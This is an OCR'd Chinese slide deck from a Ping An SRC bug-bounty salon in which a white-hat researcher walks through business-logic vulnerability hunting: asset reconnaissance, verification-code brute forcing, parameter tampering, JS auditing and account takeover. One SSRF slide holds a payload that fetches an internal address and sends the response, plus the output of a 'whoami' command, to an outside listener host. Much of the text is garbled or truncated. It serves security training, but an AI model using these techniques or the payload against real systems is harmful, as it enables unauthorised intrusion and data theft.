



第七期

# 业务安全实战攻防

平安SRC线上沙龙系列主题活动

● 时间：2024.11.22 14:00~17:00

主办方

平安安全应急响应中心  
PINGAN Security Response Center

合作伙伴






# 业务深耕下的 逻辑漏洞攻防实战

**Longwaer**

Day1安全团队





## 演讲嘉宾简介:

ID: Longwaer

Day1安全团队核心成员

国内安全行业资深从业人员

补天漏洞响应平台特邀白帽讲师

国内多家SRC-TOP级白帽





## 目录

- 1 简单粗暴的信息收集
- 2 大众认知中的逻辑漏洞
- 3 逻辑漏洞经典组合场景
- 4 实战场景中的一些tips分享

# 1

## 简单粗暴的信息收集

ARL : 灯塔

资产灯塔系统

任务管理

资产搜索

资产监控

资产分组

策略配置

指纹管理

PoC信息

计划任务

GitHub管理

GitHub监控

添加任务FOFA 任务下发全局查看


任务名: 请输入任务名进行搜索目标: 请输入目标进行搜索Task\_Id: 请输入Task\_Id进行搜索

任务类型: 请选择任务类型进行搜索状态: 请输入状态进行搜索

批量删除批量停止批量导出

任务名	目标	统计	配置项	操作
<input type="checkbox"/>		5 3	域名爆破, 域名查询插件, 端口	<div>同步导出停止删除重启</div>
<input type="checkbox"/>			域名爆破, 域名查询插件, 端口	<div>同步导出停止删除重启</div>
<input type="checkbox"/>			域名爆破, 域名查询插件, 端口	<div>同步导出停止删除重启</div>
<input type="checkbox"/>			域名爆破, 域名查询插件, 端口	<div>同步导出停止删除重启</div>

Fofa:https://fofa.info/



Hunter:https://hunter.qianxin.com/

公告、一些往期的众测

还有就问问朋友都挖哪些？

朋友：这个站 你要能挖出洞来。

算你厉害！！！！



活动时间：2024年11月12日至12月2日24点

活动范围：产险互联网资产，包括但不限于：  
好车主、好生活、企业宝<sup>Q</sup>、创保网、保险商城、产险官网等，以及相关App、网站和小程序。（以及其他可确认为产险资产，要能证明危害）

\*业务情报和隐私合规问题不在本次活动收集范围内

漏洞奖励：  
有效中危及以上漏洞1.5倍奖励

漏洞等级	奖励/元
严重	12000
高危	5000
中危	1500
低危	100



# 2

## 大众认知中的逻辑漏洞

改个id? 修改个返回包?  
遍历下隐藏参数?



请求	payload	状态码	错误	超时	长度 ^	注释
12	11	200	<input type="checkbox"/>	<input type="checkbox"/>	429	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	430	
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	430	
56	55	200	<input type="checkbox"/>	<input type="checkbox"/>	430	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	431	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	431	
13	12	200	<input type="checkbox"/>	<input type="checkbox"/>	431	
14	13	200	<input type="checkbox"/>	<input type="checkbox"/>	431	
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	445	
16	15	200	<input type="checkbox"/>	<input type="checkbox"/>	448	
29	28	200	<input type="checkbox"/>	<input type="checkbox"/>	448	
38	37	200	<input type="checkbox"/>	<input type="checkbox"/>	448	
59	58	200	<input type="checkbox"/>	<input type="checkbox"/>	448	

我的优惠券

14张 >

## 六位数的验证码爆破?

等等.....

消费金额	¥42
租期	1天
总租金	¥14

988556	200	<input type="checkbox"/>
988557	200	<input type="checkbox"/>
988558	200	<input type="checkbox"/>
988559	200	<input type="checkbox"/>
988560	200	<input type="checkbox"/>

uest      Response

ty	Raw	Hex	Render
----	-----	-----	--------

"rcode": 200,

👍 已贊同 9

评论

如果你只会这些，那你知道的还是太少了！



其实...它还有这些..这些...这些



正文 B 三 三 三

提交评论

```
},
e.pr[REDACTED]submitOrder = function (t) {
  return this.http.post('/' + e.SERVICE_NAME + '/directCustomer/submitOrder', t).then(function (e) {
    return e.data
  })
})
e.SERVICE_NAME = 'api,[REDACTED]redeem',
```

```
define([REDACTED], function(require, module, exports, document, frames, se
history, Caches, screen, alert, confirm, prompt, XMLHttpRequest, WebC[REDACTED], WeixinJSO
exports={gconstMenu:{huoke:!1,buykey:!1,ta[REDACTED]nde:!1,norma
usercode:!0,goodsVideo:!1,getlockte[REDACTED]nfigLock:{passwor[REDACTED]ExpressBox:!0,finge
veinset:!0},setnormalmode:!0,myinfopage_facemanage:!0},getAppId:function(){return"
[REDACTED]:Phone:function(){return"13[REDACTED]3"},getMaintainPhone:function(){return"1[REDACTED]5"},getse
[REDACTED]buttonRights:function(){return{}},getPrivacyPolicy:function(){return{}}};
```



[illegible][illegible]

[1. 如何安装和配置 Docker 容器引擎](#)
[2. 如何安装和配置 Docker 容器引擎](#)
[3. 如何安装和配置 Docker 容器引擎](#)
[4. 如何安装和配置 Docker 容器引擎](#)
[5. 如何安装和配置 Docker 容器引擎](#)
[6. 如何安装和配置 Docker 容器引擎](#)
[7. 如何安装和配置 Docker 容器引擎](#)
[8. 如何安装和配置 Docker 容器引擎](#)
[9. 如何安装和配置 Docker 容器引擎](#)
[10. 如何安装和配置 Docker 容器引擎](#)

[illegible]

^ sltE 2


Name  
slt[REDACTED]nV2

Value  
gKpujh[REDACTED]7rGG  
n\_7[REDACTED]5d867cf57\_51095



## 逻辑漏洞经典组合场景

## 参数可控，导致网站瘫痪




## 接口拼接，导致全站信息泄露

```

    },
    e.prototype.submitOrder = function (t) {
      return this.http.post('/' + e.SERVICE_NAME + '/directCustomer/submitOrder', t).then(function (e) {
        return e.data
      })
    },
    e.SERVICE_NAME = 'api,' + e.redeem',
  }

```



```
define("function(require, module, exports, document, frames, se
history, Caches, screen, alert, confirm, prompt, XMLHttpRequest, WebS
t, WeixinJS
exports={gconstMenu:{huoke:!1,buykey:!1,ta
nde:!1,norma
usercode:!0,goodsVideo:!1,getlockte
nfigLock:{passwor
ExpressBox:!0,finge
veinset:!0},setnormalmode:!0,myinfopage_facemanage:!0},getAppId:function(){return"
Phone:function(){return"13-----3"},getMaintainPhone:function(){return"1:-----5"},getse
buttonRights:function(){return{}},getPrivacyPolicy:function(){return{}}};
```

## 反编译，导致账号接管

```
POST /login.do HTTP/2
Host:
Cookie:
Content-Length: 78
Xweb_xhr: 1
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9

{"loginname":"13 623",
"loginpassv"}
```

```
"education":"","
"emailaddress":"","
"fixphone":"","
"givecallfee":0,
"gotoplace":0,
"graduatedate":"","
"homeaddress":"","
"houseaddress":"","
"isonline":0,
"ispcbfactoryuser":0,
"isrealname":0,
"isunregister":0,
"joindate":"","
"keychangeflag":0,
"keydirtyflag":1,
"laterreturntime":"","
"locationset":"BLELOCK4840 2964
"lockappid":"wx6
"lockappname":"","
"lockrepairerflag":0,
"loginname":"13 13",
"loginpassword":"a
"marry":"","
"mhshlshhna":"","
```





```
{
  "goods_id": 100000,
  "goods_num": 1,
  "sk": "100000"
},
{
  "good": "100000",
  "goods_id": 1,
  "sku_id": "100000"
},
{
  "goods_id": 100000,
  "goods_num": 1,
  "sku_id": "100000"
},
{
  "goods_id": 100000,
  "goods_num": 1,
  "sku_id": "990000"
}
],
"sk": "100000",
"sk": "990000"
```


[illegible]

# 案例五

PINGANSECURITYRESPONSECENTER



## 登陆口JS审计 账号接管 信息泄露



## 组合拳泄露，导致账号接管


[illegible]

## 另类的SSRF，不要局限于某一功能点

```
var req = request('GET', 'http://127.0.0.1:8080/');
request('POST', 'http://waag49w[redacted]astify.com/attack', {
  json: {
    'ssrf_md5': req.getBody().toString(),
    'command_exec_result': require('child_process').execSync('whoami').toString()
  }
});
```

SSRF内网靶子

burp监听器的地址



# 4

实战场景中的一些tips分享



```

{
  "orderInfoV0": {
    "a": null,
    "a": "D409363DB5ECCF2B",
    "b":
    "c":
  }
}
    
```

```

{
  "orderInfoV0": {
    "addressId": "18823",
    "addressIdStr": "",
    "baa": "no".
  }
}
    
```

相当于更换了他的查询方式

```

1 GET /n/api/order/detailExpressInfo HTTP/1.1
2 Host:
3 Cookie:
4 Accept-Encoding: gzip, deflate, br
5 Content-Type: application/json
6
7
8
9 Request:
10 Accept-Charset:
11 Authcode: ac98
12 X-C:
13 User-Agent: Mac OS X)
14 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
15 AlipayDe:
16 La:
17
18 Connection: keep-alive
    
```

接口大小写

```

Content-Length: 23
Sec-Ch-Ua: "
"Chromium";v="103"
Sec-Ch-Ua-Mobile: ?0
Content-Type:
Accept: */*
Origin:
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
{
  "ticket_id": "8693793,8693794"
}
    
```

逗号可以，分号也可以

祝愿平安SRC线上沙龙越办越好!!!

最后，祝所有的师傅日日出洞，洞洞严重



PINGAN

平安安全应急响应中心  
PINGAN Security Response Center

THANKS

